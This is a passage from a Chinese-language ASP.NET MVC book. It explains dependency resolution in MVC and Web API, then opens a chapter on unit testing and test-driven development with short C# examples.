对于所有的复合注册服务，当第一次需要这些服务时，ASP.NET MVC 就会调用依赖解析器，并把返回的结果缓存起来，以便在应用程序的生命周期中使用。可以结合使用依赖解析器 API 和传统的注册 API，因为 ASP.NET MVC 在一个合并的服务列表中合并了二者的结果。在合并的服务列表中，使用依赖解析器注册的服务的位置要在使用传统注册 API 注册的服务前面。这些复合注册服务提供信息的优先级非常重要；也就是说，当 ASP.NET MVC 提供信息时，它会遍历合并列表中的每一个服务实例，第一个提供请求信息的服务实例便是 ASP.NET MVC 要使用的服务实例。

GetServices 方法要么返回一个在解析器中注册的服务类型的服务对象集，要么返回一个空集(如果解析器中没有注册服务类型的话)。

当列出 ASP.NET MVC 支持的复合注册服务时，会出现一个指定的标题“multi-service model”，它有两个可选值：

- Competitive services：使 ASP.NET MVC 框架按顺序执行服务，并询问服务可否执行其主要功能。响应并能满足请求的第一个服务是 ASP.NET MVC 使用的服务。通常情况下，ASP.NET MVC 框架是对请求挨个询问这些问题，因此，每个请求实际使用的服务可能是不一样的。视图引擎服务便是竞争服务的一个很好的例子：在一个请求中，只有单个视图引擎渲染视图。
- Cooperative services：ASP.NET MVC 框架请求每个服务执行其主要功能，满足请求的所有服务就会协作完成操作。过滤提供器便是协作服务很好的一个例子：每个提供器可能会为请求找到一个过滤器，然后执行提供器找到的所有过滤器。

表 12-2 列举了 MVC 使用的复合注册服务，并指出了它们之间的竞争与合作关系。

表 12-2　MVC 中的复合注册服

Service (Traditional Registration API)
Default Service Implementations
IFilterProvider (FilterProviders.Providers)
Multi-service model: cooperative
FilterAttributeFilterProvider
GlobalFilterCollection
ControllerInstanceFilterProvider
IModelBinderProvider
(ModelBinderProviders.BinderProviders)
Multi-service model: competitive
None

IViewEngine (ViewEngines.Engines)
Multi-service model: competitive
    WebFormViewEngine
    RazorViewEngine
ModelValidatorProvider
(ModelValidatorProviders.Providers)
Multi-service model: cooperative
    DataAnnotationsModelValidatorProvider
    DataErrorInfoModelValidatorProvider
    ClientDataTypeModelValidatorProvider
ValueProviderFactory
(ValueProviderFactories.Factories)
Multi-service model: competitive
    ChildActionValueProviderFactory
    FormValueProviderFactory
    JsonValueProviderFactory
    RouteDataValueProviderFactory
    QueryStringValueProviderFactory
    HttpFileCollectionValueProviderFactory

12.2.3 MVC 中的任意对象

MVC 中有两个特殊的情形。在这两个情形中，MVC 框架请求一个依赖解析器来创建任意对象，这些创建的对象严格来说不是服务，而是控制器和视图页面。

正如在前面看到的，两个称为激活器的服务控制着控制器和视图页面的实例化。这些激活器的默认实现要求依赖解析器创建控制器和视图页面，如果失败，将调用 Activator.CreateInstance 方法。

1. 创建控制器

如果以前编写过带有构造函数(有参数)的控制器，就应该知道在运行时系统会有一个异常提示："该对象未定义无参构造函数"。在 ASP.NET MVC 应用程序中，如果我们仔细查看该异常的跟踪栈信息，就会发现它既包含 DefaultControllerFactory，也包含 DefaultController-Activator。

控制器工厂是最终用于负责将控制器名称转换为控制器对象的，因此，是控制器工厂

使用的 IControllerActivator 接口，而不是 MVC 本身。在 ASP.NET MVC 中，默认的控制器工厂将这一转换过程分为单独的两个子过程：将控制器名称映射为类型以及将类型实例化为对象。其中后一步骤由控制器激活器负责。

自定义控制器工厂和控制器激活器

由于控制器工厂最终负责将控制器名称转换为控制器对象，因此，对控制器工厂所做的任何替换都可能导致控制器激活器不能正常工作。在 ASP.NET MVC 3 之前的版本中，还没有控制器激活器，所以为 ASP.NET MVC 旧版本设计的任何自定义控制器工厂不知道依赖解析器和控制器激活器。因此，当我们编写新的控制器工厂时，应该尽可能使用控制器激活器。

因为默认的控制器激活器只要求依赖解析器为我们创建控制器，所以许多依赖注入容器自动地为控制器实例提供依赖注入，这是因为依赖注入容器被要求创建依赖注入。如果容器在没有预先配置的情况下能够创建任意对象，我们就不需要创建控制器激活器，而只需注册依赖注入容器就行了。

然而，如果依赖注入容器不能创建任意对象，那么我们不只要注册依赖注入容器，还要实现激活器。这就使容器知道自己可能被要求创建预先不知道的任意类型，并允许采取任何操作以确保能够成功响应创建类型的请求。

控制器激活器接口只包含一个方法，如下所示：

```
public interface IControllerActivator
{
     IController Create(RequestContext requestContext, Type
              controllerType);
}
```

除了控制器类型，控制器激活器还可以访问 RequestContext，其中包括 HttpContext(包括 Session 和 Request)和路由映射到请求的路由数据。由于激活器能够访问上下文信息，因此，我们可能选择实现控制器激活器来帮助决定如何创建控制器对象。例如，激活器根据登录系统的用户是不是管理员来决定创建不同的控制器类。

2. 创建视图

与控制器激活器负责创建控制器实例一样，视图页面激活器负责创建视图页面实例。同样，因为这些创建的类型可能是依赖注入没有预先配置的任意类型，因此，激活器给容器一个知道请求视图的机会。

视图激活器接口与控制器激活器接口类似，代码如下：

```
public interface IViewPageActivator
{
   object Create(ControllerContext controllerContext, Type type);
}
```

这种情形下，视图页面激活器可访问 ControllerContext，其中不仅包含 RequestContext 和 HttpContext，还包括对控制器、模型、视图数据、临时数据和当前控制器状态的其他信息的访问。

与控制器激活器一样，视图页面激活器也是 ASP.NET MVC 框架间接使用的类型。在该情形中，是 BuildManagerViewEngine(即 WebFormViewEngine 和 RazorViewEngine 的抽象基类)使用视图页面激活器。

视图引擎的主要任务是把视图的名称转换为视图实例。ASP.NET MVC 框架把视图页面对象的实际实例化任务分配给视图激活器，而把正确视图文件的标识以及这些文件的编译工作留给创建管理器的视图引擎基类。

ASP.NET 的创建管理器

将视图编译成类的过程主要由核心 ASP.NET 运行时系统中一个称为 BuildManager 的组件负责。该组件具有很多功能，其中包括将后缀名为.aspx 和.ascx 的文件转换成 Web Forms 应用程序使用的类。

创建管理器系统是可扩展的，与 ASP.NET 核心运行时系统一样，我们可以利用它的编译模型将应用程序中的输入文件编译成运行时的类。事实上，ASP.NET 核心运行时系统并不了解 Razor；之所以能够将后缀名为.cshtml 和.vbhtml 文件编译成类，是因为 ASP.NET Web Pages 团队编写了一个称为“创建提供器”的创建管理器扩展。

完成这一功能的第三方类库的例子是早期发布的 Subsonic 项目，一个由 Rob Conery 编写的对象关系映射器(Object-Relational Mapper，ORM)。在这种情形下，SubSonic 使用一个描述映射数据库的文件，在运行时，它再生成自动匹配数据库表的 ORM 类。

在 Visual Studio 中设计应用程序时，创建管理器就在运行。因此，当编写应用程序时，能够进行任何编译，其中包括 Visual Studio 中的智能感知支持。

12.3 Web API 中的依赖解析

新添加的 Web API 功能(请参阅第 11 章)也支持依赖解析。Web API 中的依赖解析器在设计上与 MVC 的稍有不同，但在原则上，它们的目标是一致的：都能够让开发人员轻松地获取控制器的依赖注入，同时使得向 Web API 提供服务变得简单，这里的 Web API 是指通过依赖注入技术自创建的。

Web API 的依赖解析在实现中有两个显著差异。首先，没有为服务默认注册的静态 API；由于历史原因，仍然保留 MVC 中的旧静态 API。取而代之的是一种松散类型的服务定位器，我们可以通过 HttpConfiguration.Services 访问，这样我们列举或使用 Web API 替换默认的服务。

第二，实际的依赖解析器 API 已经稍微修改，以支持范围(scopes)这一概念。MVC 中原来的依赖解析器的一个不足之处是缺乏资源清理机制。与委员会协商之后，我们制定了

一个设计方案，使用范围的概念作为 Web API 触发清理机制的方式。对每次请求，系统自动创建一个新范围，这个范围可以通过 HttpRequestMessage 的扩展方法 GetDependencyScope 来获取。与依赖解析器接口一样，范围接口既有 GetService 方法也有 GetServices 方法；区别是从请求本地获取的资源在请求完成时会被释放。

可通过 HttpConfiguration.DependencyResolver，从 Web API 获取或者为 Web API 设置依赖解析器。

12.3.1　Web API 的单一注册服务

与 MVC 一样，Web API 也有其本身使用的服务，用户只能注册一个这种服务实例。解析器通过调用 GetService 可以检索这些单一注册服务。

对于所有的单一注册服务，在第一次使用时，Web API 都会调用依赖解析器，并把返回的结果缓存起来，以使应用程序在其生命周期中继续使用。当不能在解析器中找到服务时，Web API 就使用 HttpConfiguration.Services 提供的默认服务列表中的服务。表 12-3 列出了 Web API 使用的单一注册服务。

表 12-3　Web API 中的单一注册服务

服　　务	默认服务实现
IActionValueBinder	DefaultActionValueBinder
IApiExplorer	ApiExplorer
IAssembliesResolver	DefaultAssembliesResolver*
IBodyModelValidator	DefaultBodyModelValidator
IContentNegotiator	DefaultContentNegotiator
IDocumentationProvider	None
IHostBufferPolicySelector	None
IHttpActionInvoker	ApiControllerActionInvoker
IHttpActionSelector	ApiControllerActionSelector
IHttpControllerActivator	DefaultHttpControllerActivator
IHttpControllerSelector	DefaultHttpControllerSelector
IHttpControllerTypeResolver	DefaultHttpControllerTypeResolver**
ITraceManager	TraceManager
ITraceWriter	None
ModelMetadataProvider	CachedDataAnnotationsModel-MetadataProvider

* 当应用程序在 ASP.NET 中运行时，替换为 WebHostAssembliesResolver。

** 当应用程序在 ASP.NET 中运行时，替换为 WebHostHttpControllerTypeResolver。

12.3.2 Web API 中的复合注册服务

复合注册服务也是从 MVC 借用的概念，Web API 拥有多种注册服务，并且可以把依赖解析器中列举的服务和 HttpConfiguration.Services 的服务结合起来。Web API 可以调用 GetServices 方法来从依赖解析器中检索服务。表 12-4 列举了 Web API 使用的复合注册服务，并指出了这些服务之间的合作或竞争关系。

表 12-4 Web API 中的复合注册服务

服务	默认服务实现
IFilterProvider *Multi-service model: cooperative*	ConfigurationFilterProvider ActionDescriptorFilterProvider
ModelBinderProvider *Multi-service model: competitive*	TypeConverterModelBinderProvider TypeMatchModelBinderProvider KeyValuePairModelBinderProvider ComplexModelDtoModelBinderProvider ArrayModelBinderProvider DictionaryModelBinderProvider CollectionModelBinderProvider MutableObjectModelBinderProvider
ModelValidatorProvider *Multi-service model: cooperative*	DataAnnotationsModelValidatorProvider DataMemberModelValidatorProvider InvalidModelValidatorProvider
ValueProviderFactory *Multi-service model: competitive*	QueryStringValueProviderFactory RouteDataValueProviderFactory

12.3.3 Web API 中的任意对象

存在有三种情况，Web API 框架需要请求依赖解析器来创建任意对象，也就是，那些从严格意义上说不是服务的对象。与 MVC 一样，控制器也是这种类型的对象。另外两种情形是，用[ModelBinder]特性添加的模型绑定器，以及通过[HttpControllerConfiguration]附加到控制器的服务。

与内置的服务一样，通过特性添加的服务会在应用程序的生命周期中缓存起来，这样 Web API 就可以从添加到配置中的依赖解析器请求这些服务。从另一方面来讲，控制器通常有请求范围的生命期，这样我们就可以从附加到请求中的范围来获取。

12.3.4　对比 MVC 和 Web API 中的依赖解析器

虽然 MVC 和 Web API 都拥有依赖解析器，但正如前面介绍的，它们的接口是存在区别的。另外，由于 MVC 和 Web API 没有公共服务接口，因此，包含在这些依赖解析器中的服务是不同的。这就意味着，两个依赖解析器接口的实现是不同的，因此，不要期望 MVC 依赖解析器能够在 Web API 中工作，反之亦然。

这样同一个具体的依赖解析器容器拥有两种依赖解析器接口实现版本就非常合情合理，因为这样我们在整个应用程序中使用的自定义服务都能访问 MVC 和 Web API 控制器。我们可以查阅依赖注入容器文档来学习如何在一个包含 MVC 和 Web API 的应用程序中使用单一容器。

12.4　小结

ASP.NET MVC 和 Web API 的依赖解析器为 Web 应用程序中的依赖注入提供了一些令人振奋的新机遇。利用它不仅可以降低应用程序设计的耦合程度，还可以使应用程序具有更好的可插拔性，从而使应用程序的开发变得更加灵活和强大。

第13章 单元测试

本章主要内容

- 理解单元测试和测试驱动开发
- 创建单元测试项目
- 在 ASP.NET MVC 应用程序中应用单元测试时的一些忠告

在开发可测试软件的过程中，单元测试已成为确保软件质量的一个不可或缺部分。大部分专业开发人员在他们的日常工作中都有自己的一套单元测试方法。测试驱动开发(Test-Driven Development，TDD)是编写单元测试的一种方法，采用该方法的开发人员在编写任何产品代码之前都需要编写测试程序。TDD 允许开发人员以系统的方式完善软件设计，从而可以有效地提高单元测试的质量，增加回归测试带来的好处。ASP.NET MVC 使用单元测试来编写。本章重点讲解单元测试(特别是 TDD)在 ASP.NET MVC 中的应用。

考虑到有些读者没有用过单元测试和 TDD，本章包含了一个对单元测试和 TDD 的简短介绍，作为在实践中深层次学习单元测试和 TDD 的基础。单元测试是一个非常宽泛的主题。关于它和 TDD 的简短介绍可以作为入门导引，来帮助明确它们是不是我们想进一步学习和研究的内容。

在本书之前的版本中，单元测试章节通常重点介绍单元测试的工作机制，并附有大量的示例代码。这里我们决定把重点转移到讲解一些实用技巧，以及这些技巧在 ASP.NET MVC 应用程序单元测试的具体场合中的应用。本章后半部分对于从事过单元测试开发，并且想从自己的设计中学习提高的开发人员非常有用。

13.1 单元测试和测试驱动开发的意义

当我们谈到软件测试时，通常是指进行的一系列不同种类的测试，包括单元测试、验收

测试(acceptance testing)、探索测试(exploratory testing)、性能测试(performance testing)和可扩展性测试(scalability testing)等。对单元测试有一个共同的理解是学好本章内容的一个良好基础，也是本节的主题。

13.1.1 单元测试的定义

大部分开发人员都接触过单元测试，并且都有一套适用于自己的最好方式。根据笔者经验，大部分成功的单元测试应用通常具有以下 4 个特点：

- 测试小部分产品代码(“单元”)
- 产品代码分块隔离测试
- 只测试公共端点
- 运行测试程序能够得到自动的结果：pass/fail

上面的每个规则以及它们如何影响单元测试的编写方式将在下面介绍。

1. 测试小部分代码

当编写单元测试时，我们经常查找能够合理测试的最小功能片段。在像 C#一样的面向对象编程语言中，类通常就意味着是最小的功能片段，但大多数情况下，我们测试的是类中的一个方法。测试小片段代码能使我们快速地编写出简单的测试程序。测试程序需要简单且容易理解，以便我们能够精确地验证编写的测试程序是否符合要求。

源代码的阅读次数要远超过编写次数；这一点在单元测试中特别有用，因为单元测试要测试软件的期望规则和行为。当单元测试失败时，开发人员应该能够快速地阅读测试程序，理解什么出错了，以及为什么会出错，从而能够快速地知道如何修正出错的地方。使用小的测试程序来测试小片段代码能够极大地改善测试结果的可理解性。

2. 隔离测试

单元测试的另一个重要方面就是它还应该能够在问题出现时精确地指出问题出现的位置。编写代码测试小功能片段是单元测试的一个重要方面，但不是全部。我们还需要把测试的代码与和它有交互的复杂代码隔离，以确保出现的故障一定是在测试代码中，而不是在与其交互的代码中。检查交互的合作代码是否存在 bug 是合作代码单元测试的任务。

隔离测试还有一个优点就是与要测试的程序交互的代码不要求必须存在。这对于拥有多个开发人员的团队开发非常有用；一些团队可能处理交互功能片段，而另外一些团队可能同时进行其他功能片段的处理，从而实现项目的并行开发。 隔离地测试组件不仅可以在其他组件编写完毕之前进行，也可以帮助我们更好地理解组件之间的交互原理，从而在整合组件之前捕获这些可能出现的错误。

3. 只测试公共端点

许多刚开始使用单元测试的开发人员在修改类的内部实现时，通常感到很痛苦。对代码的一点儿修改就可能会导致多个单元测试的失败。因此，在修改产品代码时，维护这

些单元测试的开发人员通常感到很沮丧，之所以会这样，是因为单元测试对它要测试的类的工作原理了解太多。

当编写单元测试时，如果仅局限于产品的公共端点(一个组件的集成点)，就可以将单元测试与组件的许多内部实现细节相隔离。这样，修改实现细节就不会经常性地破坏我们已经编写好的单元测试了。

4. 自动结果

如果对每一小段代码编写测试程序，显而易见，最终我们将会编写很多单元测试。为了充分发挥单元测试的效用，我们将在应用程序开发的过程中频繁地运行测试程序以确保新编写的代码不影响已有的功能。如果测试过程不是自动的，这将会损耗开发人员的大部分精力，甚至变成开发人员极力回避的过程。另一个重要方面是，单元测试的结果是简单的 pass/fail 判断；单元测试结果不应该对解释程序开放。

为了获得自动过程，开发人员通常使用单元测试框架。该框架允许开发人员使用自己最擅长的编程语言和开发环境编写测试程序，然后创建 pass/fail 规则集，框架可以根据创建的这些规则判定测试是否成功。单元测试框架中通常有一个称为运行程序(runner)的小软件，可用来在项目中查找和执行单元测试。系统中存在很多这样的软件，一些集成到了 Visual Studio 中，一些要从命令行运行，而其他一些集成到了 GUI 中，甚至还有一些集成到了自动创建工具中，像脚本创建工具和自动创建服务器工具等。

5. 单元测试——软件质量的保证

许多开发人员之所以选择编写单元测试，是因为单元测试可以提高他们开发软件的质量。在这种情形下，单元测试主要作为软件质量保障机制来保证开发软件的质量，因此，通常情况下，开发人员首先编写产品代码，而后编写单元测试。开发人员根据产品代码和预期的最终用户行为来创建测试列表，以确保产品代码按计划执行。

但是，在产品代码之后编写测试程序存在一些弱点。开发人员很容易遗漏一些产品代码，特别是在编写了产品代码之后很长一段时间再编写单元测试时。开发人员在单元测试的最后部分花费数天或数周时间编写产品代码的情况也是常见的，并且还需要一个非常认真的人来保证产品代码的每一个执行路径都有合适的单元测试进行测试。糟糕的是，经过数周编码之后，开发人员想编写过多的产品代码，而不停下来编写单元测试。而测试驱动开发可以有效地弥补这些不足。

13.1.2　测试驱动开发的定义

测试驱动开发指的是利用单元测试驱动产品代码设计的过程，首先编写单元测试，然后编写足够的产品代码使其通过测试。从表面上看，这与传统单元测试的最终结果是一样的：产品代码以及用来描述产品代码行为的单元测试，一起用来阻止行为回归。如果两者得到正确执行，那么通过查看单元测试，我们看不出来是先编写的单元测试，还是先编写的产品代码。

当我们说把单元测试作为质量保障机制时，主要指的是减少软件中的漏洞。TDD 可以实现这一目标，但这并不是它的主要目标；TDD 的主要目标是提高软件设计的质量。通过首先编写单元测试，我们可以在编写任何产品代码之前描述想要组件执行的操作。由于还没有产品代码的详细实现，因此，我们不会将精力放到产品代码的任何具体实现上。单元测试并不是要偷窥产品代码的内部结构，而是变成产品代码的消费者，以便与协作组件几乎一样的方式来使用它。这些测试通过变成 API 的第一批用户来修正组件的 API。

1. 红/绿周期

我们仍遵循前面为单元测试设置的指导原则：编写小段代码、隔离测试和自动执行测试。由于首先编写测试程序，因此当使用 TDD 时，我们经常会进入一个周期步骤：

(1) 编写一个单元测试。

(2) 运行单元测试，得到 fail 结果(因为尚未编写测试代码)。

(3) 编写足够的产品代码，通过单元测试。

(4) 重新运行单元测试程序，得到 pass 结果。

重复以上步骤，直到产品代码编写完毕为止。由于大部分的单元测试框架用红色的文本/UI 元素表示失败的测试，用绿色的文本/UI 元素表示通过的测试，因此，这个周期称为红/绿周期(red/green cycle)。在这个过程中勤奋是很重要的。除非某个单元测试失败，否则就不要编写任何新的产品代码。请记住，测试一旦通过，我们就不要再编写新的产品代码(除非有一个新的单元测试失败)。当按正常执行时，这就会告知我们停止编写新的产品代码。编写足够的产品代码通过测试，然后停止编写代码；如果想继续编写，就需要在另一个测试中描述想要实现的新行为。这不仅给我们提供了后来的没有描述功能的故障质量益处，也给了我们一定时间去考虑是否真的需要新功能，并决定添加该新功能。

当修复故障时，我们也使用同样的步骤方法。我们可能需要通过反复调试代码来发现故障的性质，但一旦知道了故障的性质，就可以编写描述期望行为的单元测试，运行测试程序，失败，然后修改产品代码以更正错误。我们可以利用已有的单元测试，来帮助确保所做的修改没有破坏任何已有的期望功能。

2. 重构

按照这里描述的模式，代码的细微改变可能就会导致代码的大片修改，从而使代码凌乱不堪。当测试通过的时候，我们就应该停止编写产品代码，那么此时如何消除代码的细微修改所带来的代码混乱呢？答案是重构。

“重构”一词具有多种意义，但这里的重构是指在不改变产品代码外部可见功能的情况下，修改产品代码实现细节的过程。这也是当通过所有的单元测试时，我们在实际应用中所采用的过程。在重构和更新产品代码的过程中，单元测试应该能够继续通过。在重构时不要修改任何单元测试程序；如果要求必须修改单元测试，我们则要按照“红/绿周期”一节讲解的编写单元测试程序的步骤来添加、删除或改变功能。切勿同时修改测试程序和

产品代码。因此更确切地说，重构是一种机制，也可以说是在不破坏单元测试程序的情况下，构建结构化代码的过程。

3. 采用 Arrange、Act、Assert 结构化测试

本书中单元测试的许多例子都遵照一个称为“Arrange、Act、Assert”的结构(有时缩写为 3A)，该结构由 William C. Wake 在他的一篇博文(http://weblogs.java.net/blog/wwake/archive/2003/12/tools_especiall.html)上提出，描述了一种由三部分组成的单元测试结构：

- Arrange：准备测试环境。
- Act：在测试中调用的方法。
- Assert：确保按预期执行。

采用 3A 结构编写的单元测试的代码如下所示：

```
 [TestMethod]
public void PoppingReturnsLastPushedItemFromStack()
{
   // Arrange
   Stack<string> stack = new Stack<string>();
   string value = "Hello, World!";
   stack.Push(value);

   // Act
   string result = stack.Pop();

   // Assert
   Assert.AreEqual(value, result);
}
```

为了清楚地显示测试程序的结构，上面的代码中添加了 Arrange、Act 和 Assert 注释。当然，在实际测试程序中，我们有时也经常添加注释。首先，arrange 部分创建了一个空栈，并推进一个值。这些是测试功能时的先决条件。然后，act 部分从栈中弹出 arrange 部分添加的值，这里只测试一行代码。最后，assert 部分测试一个合乎逻辑的行为：从栈中弹出的值和推进栈中的值是一样的。如果要精简测试代码，我们可以去掉注释，而改用若干空白行来分隔各部分代码。

4. 单一断言规则

在上面 3A 形式栈的示例中，确保栈得到期望值的 assert 部分只有一行代码，难道没有许多其他可以断言的行为吗？例如，一旦从栈中弹出推进的值，栈就变空；难道我们不应该确保它是空的吗？如果此时再尝试弹出另一个值，程序就会抛出异常；难道我们不也应该编写程序测试吗？

在一个测试中，一定不要同时测试多个行为。一个好的单元测试程序通常只测试一个非常小的功能，即一个单一行为。这里测试的不是“一个最近空栈的所有属性”，而是从一

个非空栈中弹出的已知行为。要测试空栈的其他属性，我们应该编写更多单元测试，即要验证的每一个小行为都对应一个单元测试。

保持测试程序精简和单一集中意味着当修改产品代码时我们只需要修改很少的(很可能是一个)测试程序。这样反过来也使得破坏的内容以及修正的方法更容易理解。如果把若干个行为混到一个单元测试(或者跨多个单元测试)中，一个单一行为的破坏可能会导致数十个测试程序的失败，我们将不得不在每个测试程序中过滤这几个行为以确定出现故障的行为。

一些开发人员将这一规则称为单一断言规则(single assertion rule)。不要误以为我们的测试程序只能调用一次 Assert，其实，我们只要记得一次只测试一个行为，而验证一个合乎逻辑的行为调用多次 Assert 经常是有必要的。

13.2　创建单元测试项目

MS Test 单元测试框架包含在除了 Visual Web Developer Express 2010 之外的所有 Visual Studio 2010 的付费版本中；如果使用的是 Visual Studio 2012，那么很幸运，它的免费版本中包含了单元测试，并且是一个更加完善的单元测试。尽管可以在 Visual Studio 中直接创建单元测试项目，但是开始对 ASP.NET MVC 应用程序进行单元测试需要做大量繁琐的工作。因此，ASP.NET MVC 团队在 New Project 对话框中为 ASP.NET MVC 应用程序包含了单元测试功能，如图 13-1 所示。




图　13-1

